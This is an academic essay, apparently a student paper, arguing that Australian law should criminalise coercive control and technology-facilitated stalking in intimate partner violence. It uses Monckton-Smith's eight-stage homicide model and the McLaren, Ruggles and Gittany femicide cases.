
HA

CK

ACADEMIC

written by

Charlotte Hanson



"Coercive Control" and Cyber Abuse (Digital Stalking) regarding Intimate Partner Violence

This essay will discuss "Coercive Control" (Stark, 2007) which relates to intimate partner violence (IPV), which is a common element in domestic violence cases. It relates to the controlling and abusive behaviour of a partner or former partner. It will discuss coercive control, as a criminal offence in legislation, and argue that Australia needs to include coercive control as a criminal offence, in statues and law. At present in Australian law there is no separate offence classified in the Crimes Act 1900 (NSW) for "Coercive Control". This paper will also examine the scope of coercive control, as a criminal offence both physically and non-physically meaning the use of digital technology as cyber abuse (digital stalking) of intimate partners. For the purposes of this paper, the victim is female and the perpetrator is male. Although victims and perpetrators can be seen to be, either, this also includes same sex partners. Offences, including digital offences will be discussed. Terminology relating to digital offences, relating to digital coercive control (DCC) will be examined, relating to some case studies. This paper will also explore homicide and femicide, as 82% of victims of IPV, that result in intimate partner homicide (IPH) are female, and were involved in a relationship with a male perpetrator when they died (Monckton-Smith, 2019). The research by a prominent forensic criminologist, Jane Monckton-Smith, regarding IPV and the "eight stage relationship progression to homicide" will be explored through Monckton-Smith's analysis in the publication Violence Against Women, "Intimate Partner Femicide: using Foucauldian analysis to track an eight stage relationship progression to homicide." UK case studies of Molly McLaren, and Alice Ruggles will be used to discuss coercive control, including an Australian case of Gittany. Thus, it can be argued in this analysis the necessity for the current laws to be updated to protect victims of coercive control.

Argument

Since digital technology has evolved, with the aid of digital devices and social media platforms, persecution has become more intrusive. In regards to IPV, digital technology can be used as a tracking or monitoring system against a victim, with out their knowledge nor consent. It can cause fear and distress, this escalates once the victim leaves the relationship, with victims being monitored, their devices hacked, their social media hacked, with the perpetrator becoming more abusive, by cyber abuse which can be labelled as cyber stalking. The offences become omnipresent towards the victim, as the perpetrator is not always physically there, but the abusive presence is felt. This can be seen as secondary or direct victimisation. Secondary victimisation can be defined as an indirect control of the victim by using technology and devices to cause severe psychological and emotional abuse. It should be recognised internationally that the crime of coercive control by a current or present partner, can be seen as a serious criminal offence, both without using technology and also using technology. This can be labelled technology facilitated coercive control (TFCC) or digital coercive control (DCC). Laws and statutes should be in place to protect victims, such as those in the UK and the USA. For the purposes of this paper cyberstalking offences and DCC will be the focus. Thus, it can be argued that coercive control laws should include DCC, to protect the victims.

Coercive Control

The UK introduced the offence of " Coercive Control" in to the Serious Crime Act 2015, s76. This new offence relates to criminalising controlling and coercive behaviour in intimate or family relationships (Douglas, 2018). This indictable offence relates to a person engaging in a pattern of continuous behaviour of a controlling and coercive nature towards another person, that causes 'a serious effect' to the victim. This effect can be seen to cause 'serious alarm or distress', that has a 'substantial adverse effect' on a victim's daily life, with fear of violence (Douglas, 2018). Behaviours seen as controlling and coercive are listed in the legal guidelines set out by The Crown Prosecution Service (CPS, UK). The behaviours range from basic daily needs of the victim, sexual abuse and cyber abuse, monitoring the victim by use of technology, such as installing spyware on the victim's devices that can be installed by the perpetrator without the victim's knowledge (Dunlap, 2012). According to s77 (1) of the Serious Crime Act 2015 (UK), basic daily needs can be financial abuse, with control of finances, isolating victims from friends and family, controlling what the victim can wear, who they can see, when they can eat, where they can go, medical care and employment.
Summary

This paper will discuss "coercive control", a terminology that is associated with Evan Stark's studies on domestic family violence (DFV), although this paper will focus on technology facilitated domestic violence, in relation to IPV. Stark identified that the DFV pattern of abuse had certain characteristics in coercive control (Stark, 2007). Stark identified that there was a frequency routine nature of violence, coercive control had both experimental and personal elements, as well as 'spatial and temporal extension' control elements. Stark also recognised the social structure and 'normalcy' in coercive control, and entrapment of the victim (Stark, 2007; Sharps-Jeffs, Kelly, & Klein, 2018; cited in Douglas, Harris & Dragiewicz, 2019). There is some legislation in Australia to include coercive control in DFV, although it does not include digital coercive control (DCC), this seems to be only allowed in Domestic Violence Orders (DVO) or Apprehended Violence Orders (AVO) in extra provisions on the orders.

Terminology

This paper will also discuss the various differing terminology associated with technology facilitated coercive control, for example this is TFCC, which refers to abusive behaviour and violence, by present or former intimate partners, using digital media to facilitate the abuse (Dragiewicz, Burgess, Matamoros-Feràndez, Salter, Suzor, Woodlock & Harris, 2018). The article titled Technology facilitated coercive control: domestic violence and the competing roles of digital media platforms (Dragiewicz et al., 2018) proposes this type of IPV can be seen a 'key context of online misogyny', and suggests digital media needs regulating, and asserts that this technology has introduced new forms of abuse in gendered violence. Both TFCC and DCC will be used interchangeably in this paper.

This section will also discuss the various means and types of technology used for cyberstalking such as GPS, spyware and keystroke technology (Dunlap, 2012). Harris and Woodlock (2018) assert that DCC, is facilitated by perpetrators using digital technology, that can be used with other forms of IPV, such as psychological, emotional, sexual, and physical abuse, including traditional stalking of victims, in person. DCC is seen to be different, because of the elements of spacelessness, thus, it can seen that DCC can be formed by the elements of space and place (Harris & Woodlock, 2018).

In two Australian studies by Harris & Woodlock (2018), SmartSafe research and Landscapes, there was evidence that there was a prevalence of DCC, with a significant majority of victims experiencing cyberstalking. Previous to these studies there was no pre-existing evidence i Australia that TCC was evident in IPV and domestic violence cases, nor how digital technology was used, and its effect on victims. There was evidence of significant distress and mental health issues to victims by DCC. There is no global definition of DCC, most studies of DCC are American, or from the United Kingdom. There are organisations such as WESTNET (Australia), and campaigns and projects "Take Back the Tech" and "Safety Net" to raise awareness of DCC as a new phenomenon, to develop strategies to respond to DCC.

Dragiewictz et al (2018) assert that DCC is facilitated by the use of digital media and devices to intimidate, harass , threaten and cyberstalk, both present and former intimate partners and their children to have control. The term DCC, suggests the method is digital, and the intent is coercive behaviour, with the impact the control of an intimate partner. If the act of coercive control, including DCC can be criminalised, it could raise the question of actus reus (guilty act) and mens rea (guilty mind). As in using a coercive or controlling behaviour in a repeated or continuous pattern, with the element of a personal connection between the victim and perpetrator at the time of the incidents. This can have or 'must have' a serious effect on the victim. In mens rea, the perpetrator must have known 'intention' or 'ought to have known as a reasonable person that their behaviour would have a serious effect on the victim. Tactics of this type of control are not seen as a serious type of violence (Stark, 2007, cited in Harris & Woodlock, 2018) at present in Australia,. It can be seen that victims can see DCC as an extension of violence in the relationship (Lyndon, Bonds-Raacke & Cratty, 2011; cited in Harris et al., 2018). It can be argued that when coercive control is used it has the potential to narrow the victims world view in an effort to 'negotiate the unreality of coercive control', through experiencing living in this unreality that the victim's 'space for action' is limited, which results in the victim adapting their behaviours to avoid any abuse (Kelly, 2003; cited in Harris & Woodlock, 2018). A majority of victims experience a long term

experience of IPV, which has been hidden, and the victim normalises the violence by mistakenly assuming everyone is experiencing IPV, as the perpetrator has so much control and power. It is suggested that DCC is 'heightened' in remote, rural and regional areas, by the perpetrators use of digital technology to inflict isolation, control and harm (Harris & Woodlock, 2018).

Perpetrators of IPV and DCC can be classified as intimate terrorists, a term that originated by Michael Johnson in A Typology of Domestic Violence. Johnson (2008) suggests this violence is related to control of an intimate partner, and the intimate terrorist can use the 'threat of violence' to gain coercive control by non-violent methods by monitoring the victim, using intimidation and threats, and by 'undermining both the victim's ability and will to resist. Dunlap (2012) suggests that intimate terrorists have used coercive control with partners using both violent and non-violent methods, but suggests with the use of
technology, this use of control is enhanced and easier. Digital technology can be seen as a double-edged sword, on one hand it can assist DV victims, and also assist the perpetrator as a 'batterer's tool' in coercive control. These 'cyber-enhanced' IPV techniques, need to be included in criminal law, as technology evolves so does the crimes, existing laws need to be continually updated to deal with these cyber-related crimes. The advancement of technology, needs amendments to current laws to protect the victims and society (Dunlap, 2012). Since digital technology has evolved, privacy and security have been shifted to accommodate both elements, there is an emphasis on how information is disclosed and to whom. Social media platforms have created both safe and unsafe environments for individuals. Most individuals use social media, such as Facebook, Instagram, Snapchat and Twitter for contact with family, friends and also to communicate with the outside world.

The positive benefits and pleasures derived from digital technology, also can have negative consequences, in regards to intimate terrorism. For example, GPS tracking on smartphones and devices provide directions and safeguards for individuals, but they also can include real time monitoring for the wrong reasons for victims of IPV. Geolocation can be activated by devices and photos on devices, intentionally and unintentionally, these devices can give location data to perpetrators, without even installing spyware or tracking software. (Dunlap, 2012).

Intimate Terrorism and Digital Technology

Digital technology can both protect the victim, and also give the perpetrator the tools to threaten, and monitor the victim. For example, GPS technology can be used also to monitor and track perpetrators to ensure that they keep within the boundaries that are court ordered exclusion areas. Digital technology can reveal a trail that can be admissible in court against the perpetrator. Online resources can be useful for the victim to escape from the abusive relationship but it can also leave a trail for the intimate terrorist, that reveals details and resources for the victim's escape. The victim is at the most danger when leaving the relationship, this term can be referred to as separation assault (Dunlap, 2012). Through the use of spyware or keystroke digital technology the perpetrator can monitor the details of the victim's computer or devices usage, on social networking sites. The victim's activities can be monitored by coercive control of the devices. Separation assault occurs when the perpetrator attempts to regain control, which can result in intimate partner homicide (IPH).

DCC can be facilitated by the use of digital media. The perpetrator can stalk on social media, harass the victim, use GPS data, using covert means by impersonating a partner or family member, friend by creating false profiles on social media. The use of threats by texts, monitoring and accessing accounts without permission of the victim, and use coercive control to create fear, by threatening or actually posting private content, known as doxing and 'sexualised content without consent (Southworth, Dawson, Fraser, & Tucker, 2005; Woodlock, 2015; cited in Dragiewicz et al., 2018). Doxing is like OSINT, open-source intelligence gathering, which is both used by law enforcement, hackers, and cybercriminals.

Individuals or perpetrators can gather information about a victim, not by using just public information, they can hack into accounts to find confidential and private information and by social engineering. Facebook, is one of the first place a perpetrator can find personal information useful for monitoring the victim, and exposing their details, but it can also leave a track to the perpetrator. Most common types of digital technology that can be used by perpetrators are keystroke technology and spyware, a type of malware (Dunlap, 2012).

This can be installed remotely or by physical access to devices, once installed this spyware can give out victim's activities on the Internet, without their knowledge. Spyware is software that monitors the victim's digital presence and contents on the devices, every few seconds. The use of keystroke technology, gives access to confidential information such as passwords, and 'personal identification' details, this is more common on smartphones (Rushton, 2011, cited in Dunlap, 2012). Some recent cases that demonstrate that DCC is escalating, are some cases in Australia, one case in Tasmania where the perpetrator has gained access and control over his victim, by installing software that can control the victim's car by an app that the perpetrator has installed on his phone, in doing so he can stop and start the car, and track the victim remotely. This case highlights the immense harm that intimate terrorists can cause, as the access of tracking and surveillance tools becomes more advanced and easier to acquire on the Internet, as IPV and cyberstalking offences become more difficult to prove and prosecute.

"Stalkerware surveillance" is common and the use of digital technology use in our daily lives make it 'easier to create fear and do harm' and 50% of victim service providers stated that mobile apps were used to monitor and cyberstalk their victims (National Network to End Domestic Violence, 2017). The Tasmanian case also involved the perpetrator installing spyware on the victim's phone, which gave him access by a 'monthly fee'. (Thebault, 2019; Bevin, 2019). As the victim's ex-partner was assisting with choosing the car with the victim, he was able to access the details of the car's registration so he could download the app.

DCC requires 'everyday devices with little sophistication' and DCC is hard to prosecute *because of the social complexity of the relationship of the victim and intimate terrorist. This article states that there has been changes in local legislation, relating to Tasmania, that stalking offences can be dealt with by the state's Supreme Court (Thebault, 2019; Bevin, 2019), and charges can result in the perpetrator registered in an offenders' register for maximum of 15 years. This case is not due for sentencing until December 2019.*

Other recent Australian cases that demonstrate that DCC is escalating is the use of drones to stalk the victim. These new technologies are used to harass the victim after the perpetrator has tried other means, is disturbing as existing laws are not updating to the advancement of technology. This digital stalking allows intimate terrorists to avoid restrictions, imposed by courts in restraining orders, and existing legislation does not include surveillance by these technologies, as the laws were written before these technologies existed. It is hard to prosecute such cases as the prosecutor has to provide evidence who was using the drone, at the time of the offence, and in messages of harassment, who sent or pressed 'enter'. Apparently rules of evidence and onus of proof, are hard to prove in court. This recent case was in Sydney in 2018, there are no public documents to access such cases as these are seen to be new offences (Branley & Armitage, 2018).

Offences

This section will refer to the offence that relates to coercive control and DCC, both controlling behaviour and cyber related offences such as cyberstalking that covers most of the DCC offences. Stalking as defined by James & Mackenzie (2018) is a pattern of 'unwanted intrusion' that can cause fear, distress, and disruption from unwanted attention from one person to another. It has to be a repeated pattern, with direct or indirect threats against the person. It can be both physical and intrusive communications. Cyberstalking is a form of digital harassment using technology to target a victim. It includes contact with those close to the victim, as well as the victim. It can take the form of publishing false information, recruiting other individuals to digitally harass the target, the perpetrator may assume the victim's identity online, and use digital means, including SMS messages, and using a mobile with threatening messages. There are five categories of a cyber stalker according to structure of the Stalking Risk Profile (SRP: MacKenzie, Ogloff, & Mullen, 2009). These categories are: Rejected; Intimacy Seekers; Incompetent Suitor; the Resentful and the Predatory. In relation to DCC and the case studies in this paper, the Rejected stalker is relevant. This type of stalker, with the goal of retribution or reconciliation, engages in stalking the victim after being involved with an intimate relationship with the victim (MacKenzie et al., 2009). Although it could be argued and theorised that the Incompetent Suitor could be relevant to the cases studies associated with DCC.

Case Studies

This section will concentrate on three major case studies. The DCC case of Molly McLaren, ending in homicide, in the UK (2018), using access to media articles, as court transcripts are not available. The case of Alice Ruggles, a DCC case ending also in homicide, in the UK (2016), using access to media articles, a short film about coercive control and transcripts, using also a report into police conduct in the case by the Independent Office for Police Conduct, the alicerugglestrust.org, and media links to the case provided by Dr Jane Monckton-Smith, a forensic criminologist on the case. The Homicide Timeline Research, published by Dr Jane Monckton-Smith (2019), using some diagrams and the Homicide Timeline, developed by Monckton-Smith will be used to show the eight stages leading to homicide with victims of DCC. The case of Gittany, will be examined using court transcripts, also media sources. A famous case of coercive control, including DCC, with the result of a homicide victim Lisa Harnum, in Australia. All these cases will be used to explore the issues of DCC and the need for criminalisation of DCC. Victim characteristics, and offender characteristics will be examined with both victim and offender characteristics relating to existing trends.

All the cases of McLaren, Ruggles and Harnum (Gittany) are cases of IPV leading to IPH, and can be classified as femicide. Femicide, is defined as a homicide victim that is female killed by a current or former male partner, where they have been involved in an intimate partner relationship (Brookman, 2005, p.141). Intimate partner homicide is where *the perpetrator and victim have shared an intimate relationship (Chan & Payne, 2013). All three cases can be seen have all these elements. Homicide is unlawful killing or lawful killing of another individual.*

Case: Molly McLaren

McLaren was killed by a former partner Joshua Stimpson on the 29th of June 2017, after ending the relationship, in Kent, UK. Stimpson waited in a carpark before stabbing her 75 times, with knife. McLaren had met Stimpson on a dating app 'Tinder', and had been both physically stalked and digitally stalked online. He had posted 'derogatory messages' online. He had previously been reported four years to the police by previous girlfriends for stalking. Stimpson was found guilty of murder and sentenced to 26 years.

This case is under investigation by Independent Office for Police Misconduct (IOPC).
Case: Alice Ruggles
Ruggles was killed by a former partner Trimaan Dhillon on the 12th of October 2016, also after ending their relationship. Dhillon, a soldier had driven from his barracks, 120 miles to her home in Gateshead, UK. Dhillon cut her throat with a knife. He harassed and stalked her
470377284 12
digitally, and hacked into her social media accounts. He was sentenced for life in 2017. This case was under investigation by the Independent Office for Police Misconduct (IOPC), as a result of misconduct by the investigating police.

Case: Lisa Harnum (Gittany)

Harnum, fell from the 15th floor of her apartment at 'The Hyde' in Sydney, on the 30th of July 2011. There was a witness that saw Gittany "unload" the deceased from the balcony. Gittany "absolutely controlled her life" (R v Gittany, 2013). Harnum was attempting to leaving the relationship that morning after a conversation with her mother the night before, and had been removing some belongings and her passport previously. He monitored his victim, tracking her physically and digitally, he was sentenced for her murder in 2013 for 26 years.

Victim Characteristics Relating to Existing Trends

The McLaren, Ruggles and Harnum (Gittany) cases share similar characteristics, all victims were in their 20s to 30s, with victimisation at its peak at 25years, and with the most prominent means of femicide with a knife or sharp instrument (Brookman, 2005). With the predominance of women being killed by intimate partners, not strangers. All victims, except for McLaren, suffered death and abuse in the intimacy of their homes. Where there was little or no social control by safeguards, for example law enforcement. A high proportion of women experienced controlling behaviour by their partner, with most conflicts arising from threat of separation or termination of the relationship, which happened in all three cases.

Also jealously was a factor. All victims suffered coercive controlling behaviour, with DCC as a factor. For McLaren the "full extent of digital stalking" was not be known, for Ruggles digital "technology was a tool" to torment the victim, it was seen to be a digital assisted stalking and harassment that the police did not take seriously, they failed to recognise the offence of stalking (s2A, Protection from Harassment Act 1997), as a result of the independent investigation there was the recognition of police misconduct that lead to the death of the victim (IOPC, 2017). There was a failure of police procedures in the Ruggles case with the DASH system, which is used for DV assessment. In Harnum's case the judge noted that Gittany was "controlling, dominating…abusive" with a "jealous and controlling personality" using "covert surveillance" on her with spyware and CTVV, monitoring her without her knowledge or consent (R v Gittany, 2014).

Offender Characteristics Relating to Existing Trends

Risk factors associated with IPH or femicide, is a previous criminal history, with acts of violence not necessarily related to IPV. Perpetrators of IPH or femicide are more likely to be in a marital or de facto relationship (Brookman, 2005). Studies of IPH, indicate emotional abuse as well as control factors, in the case of all three perpetrators, all these elements were part of the abuse with DCC, using devices to cyberstalk and control their victims. Dhillon *used social media, digital devices, messages to control Ruggles, admitting he had passwords and login information for all her accounts, so by not using them as she knew he was digitally tracking her, she was isolated from her friends and family (IOPC, 2017). Dhillon had no previous criminal history. Stimpson had a history of stalking behaviour with previous partners. Gittany was noted by the judge to be a "controlling" jealous, "possessive "obsessive character (R v Gittany, 2014). Gittany also had a previous criminal history regarding a "malicious wounding" and assault of a police officer, 20 years previously, who was arresting him for an offence that he did not attend court for (R v Gittany, 2014). This behaviour resonates with Gittany's escalating aggressive behaviour and lack of control, when Harnum was trying to leave the building the morning of her death. There is CCTV footage of him dragging her back to his apartment with her screams for help, before he "unloaded" her off the balcony in a fit of "rage" (Rv Gittany, 2014).*

The eight stage relationship progression to homicide

This eight stage risk analysis was designed by Monckton-Smith (2019) to assist professionals such as law enforcement to deal with IPV, and assessing the risk of IPH. Monckton-Smith used the 'Foucauldian Discourse Analysis' which identified two ' discursive' elements that suggests how the element of risk is seen in DV and IPH. The two discursive positions are the coercive control discourse, and the crime of passion discourse. IPF is represented by coercive control discourse, seen as a 'predictable' risk assessment of IPV. Crime of passion discourse sees IPF as a 'spontaneous' element in response to provocation that may not be part of IPV (Monckton-Smith, 2019). There is a strong correlation between IPF and IPV, as a main risk element in perpetrators that are 'IPF killers' (Dawson & Piscitelli, 2017, cited in Monckton-Smith, 2019). Studies suggest that IPV, relating to patterns of stalking and coercive control, have a propensity to result in IPH (Dobash & Dobash, 2015, cited in Monckton-Smith, 2019). Monckton-Smith (2019) asserts in considering risk assessment for IPF, the powerful motivator for IPF is control. Police when assessing risk for IPH, use risk identification checklists (RICs). The identification of high risk markers in the RIC list will assess whether the victim is low, medium, or high risk of IPH, this RIC list determines the resources given to the victim, high risk indicators in RICs are escalation of control of the victim and separation (Dobash et al., 2015). Monitoring RICs by police are by using the DASH matrix system (DASH, 2009). This was the system that the police were meant to use in monitoring the Ruggles case, failure to use DASH, was the misconduct by the police. DASH risk markers are used to identify IPV and risk of homicide. The markers are:

abuse/stalking history: possessiveness; control; monitoring; violence, sexual violence; threats (kill); threats (suicide); stalking; separation; control escalation/violence. Themes identified in the analysis that create the eight stages of progression to a homicide are: pre-relationship; early relationship; relationship; trigger event; escalation; changes in thinking; planning and homicide (Monckton-Smith, 2019). The coercive control discourse, influences all stages of the 'eight stages of progression to a homicide'. Stage three and four, when the relationship is committed, high risk controlling behaviours escalate, and in stage four, triggers are when IPH or femicide is mostly likely by threat of separation. Stage five, escalation, is further control and stalking. Stage six, the change of thinking is where the possibility of IPH exists, 'last chance thinking'. Stage seven, planning, evidence of premeditated planning found after IPH, for example internet searches on methods of killing, and written plans, methods of hiding a body etc. Stage eight, homicide, the act itself. This eight stage sequence maybe useful for assessing risk and also assessing stages for interventions, by professionals and in decision stages for the victim, with use of current risk procedures used by law enforcement (Monckton-Smith, 2019).

The Homicide Timeline, a short (10 minutes) film, gives a further of Monckton-Smith's analysis of coercive control: http://eprints.glos.ac.uk/7010/ to assist with this paper's analysis of coercive control.

Recommendations

Anti-stalking statutes such the Model Stalking Statute, Revisited (USA) and the revision of the Model Stalking Code (USA, 2007) should be used as guidelines to update legislation in Australia. These statutes relate to the crime of stalking, a new criminal offence, with the issues surrounding stalking by digital technology. For example, New Jersey made *amendments to its stalking statute, to include stalking "as any action, method, device or means…surveilling…a person". It included GPS monitoring in a car, and Alaska included in their stalking statute, physical stalking and installing any spyware on devices, including in the*

victim's home or work place (Dunlap, 2012). The use of a register for DCC offenders, and the update of legislation to include digital offences, as well as victim advocacy services for a digital world, would help protect the victims but there would be difficulty in implementing
470377284 16

them, as technology advances faster than legislation. There is the trial of the Vodafone Foundation's Bright Sky app, which is a free app that has been trialled in the UK for victims of DV and IPV, although the app needs updating as the current version can be seen by the perpetrator, it's functionality needs some type of protection or disguise to the perpetrator, at present is disguised as a 'weather' app (Vodafone, 2019).

In conclusion, it can be seen that the role of technology affects all society, all individuals including the victim and the perpetrator. Digital technology can be used for positive and negative gains. Coercive control and DCC of a victim can be seen to be an escalating problem in society, as technology advances, so does the type of crimes. Laws need to be constantly updating to address and govern the crimes of humanity and DCC offences need to be criminalised. Further research needs to include digital offences such as cyberstalking, with the crimes associated with IPV. Criminologists need to address these type of digital offences in their research to find solutions to assist in both victim and perpetrator programs. As Katz (1998) asserts studying homicide, in particular gender differences is "essential". Katz also asserts that " killing a mate is too important an act not to reflect the shape one has given his or her sexual being".

References
Birch, P., Ireland, C., & Ireland, J. (2018). The Routledge international handbook of human regression: current issues and perspectives (First edition): https://

References

doi.org/10.4324/9781315618777

Brookman, F. (2005). Understanding Homicide. Sage Publications. London: UK, pp141-143.

Carcash, C., & James, M. (1998). Homicide between Intimate Partners in Australia. Current Trends and Issues in Crime and Criminal Justice.

Chan, A., & Payne, J. (1998). Homicide in Australia: 2008-09 to 2009-10. National Homicide Monitoring Program Annual Report, Monitoring report, no.21, Australian Institute of Criminology, p.5.

DASH (2009). Retrieved from: http://www.dashriskchecklist.co.uk/wp-content/uploads/2016/09/DASH-2009.pdf

Dawson, M., & Piscitelli, A. (2017). Journal of Interpersonal Violence. Retrieved from: http://www.violenceresearch.ca/sites/default/files/RISK%20FACTORS%20IN%20DOMESTIC%20HOMICIDES%252c%20COMMON%20CLUSTERS.pdf

Dobash, R., E., & Dobash, R., P. (2015). When Men Murder Women (interpersonal violence). Oxford: Oxford University Press.

Douglas, H., Harris, & Dragiewicz, M. (2019). Technology-facilitated domestic and family violence: women's experiences. British Journal of Criminology, vol 59, pp551-570. Doi: 10.1093/bjc/azy068

Douglas, H. (2018). Do we need an offence of coercive control? Precedent, issue 144, pp18-21.

Dragiewicz, M., Burgess, J., Matamoros-Fernández, A., Salter, M., Suzor, P., N., Woodlock, D., & Harris, B. (2018). Technology facilitated coercive control: domestic violence
470377284 18
And the competing roles of digital media platforms. Feminist Media Studies, vol 18 (4), pp609-625. Retrieved 22nd October 2019 from: https://doi.org/10.1080/14680777.2018.1447341.

Dunlap, J., A. (2012). Intimate terrorism and technology: There's an App for That. University of Massachusetts Law Review, vol 7 (1), pp10-39.

Harris, A., B, & Woodlock, D. (2018). Digital coercive control: Insights from two landmark Domestic violence studies. British Journal of Criminology, vol 59, pp530-550.

Johnson, P., M. (2008). A Typology of Domestic Violence: Intimate Terrorism, Violent Resistance, and Situational Couple Violence. Boston: Northeastern University Press.

Katz, J. (1988). Seductions of Crime: Moral and Sensual Attractions in Doing Evil. New York: Basic Books.

Keane, J., & Poletti, P. (2004). Sentenced Homicides in New South Wales 1994-2001. Judicial Commission of NSW.

Kelly, L. (2003). 'The Wrong Debate: Reflections on Why Force is Not the Key Issue With Respect to Trafficking in Women for Sexual Exploitation'. Feminist Review, vol 73, pp139-44.

Lyndon, A., Bonds-Raacke, J., & Cratty, A., D. (2011). 'College Students' Facebook Stalking of Ex-partners', Cyberpsychology, Behaviour & Social Networking, vol 14, pp711-16.

Mackenzie, R., D., Ogloff, J., R., P., & Mullen, P., E (2009). Stalking Risk Profile: Guidelines for Assessing and Managing Stalkers. Melbourne: StalkerInc. & Centre for Forensic Behavioural Science.

Monckton-Smith, J. (2019). Intimate Partner Femicide: using Foucauldian analysis to track an eight stage relationship progression to homicide. Violence Against
470377284 19
Women, pp1-31. Retrieved 15 November 2019 from: https://doi.org/10.1177/1077801219863876.

Rushton, K. (2011). Software on Android Phones "Tracking Every Keystroke'. Retrieved 22 October 2019 from: http://www.telegraph.co.uk/technology/mobile-phones/8927164/Software-on-Android-phones-tracking-every-key-stroke.html.

Sharp-Jeffs, N., Kelly, L., & Klein, R. (2018). 'Long Journeys Toward Freedom: The Relationship between Coercive Control and Space for Action-Measurement and Emerging Evidence', Violence Against Women, vol 24, pp163-185.doi: 10.1177/1077801216686199.

Stark, E. (2007). Coercive Control: How Men Entrap Women in Person Life. Oxford University Press.

Southworth, C., Dawson, S., Fraser, C., & Tucker, S. (2005). "A High-Tech Twist on Abuse: Technology, Intimate Partner Stalking, and Advocacy". Violence Against Women Online Resources: http://nnedv.org/downloads/SafetyNet/NNEDV_HighTechTwist_PaperAndApxA_English08.pdf.

Woodlock, D. (2015). ReCharge: Women's Technology Safety, Legal Resources, Research and Training. Melbourne, Australia: SmartSafe. http://www.smartsafe.org.au/sites/Default/files/ReCharge-Womens-Technology-Safety-Report-2015.pdf.

Media links:

*Police knew four years ago about Tinder killer's digital stalking. The Daily Telegraph, 2018. Retrieved 2nd November 2019 from: https://search-proquest-com.ezproxy1.library.usyd.edu.au/docview/1999427711?rfr_*

Academic Submission to: hvckacademic@protonmail.com

HAC

CK

A brief message from ChatGPT

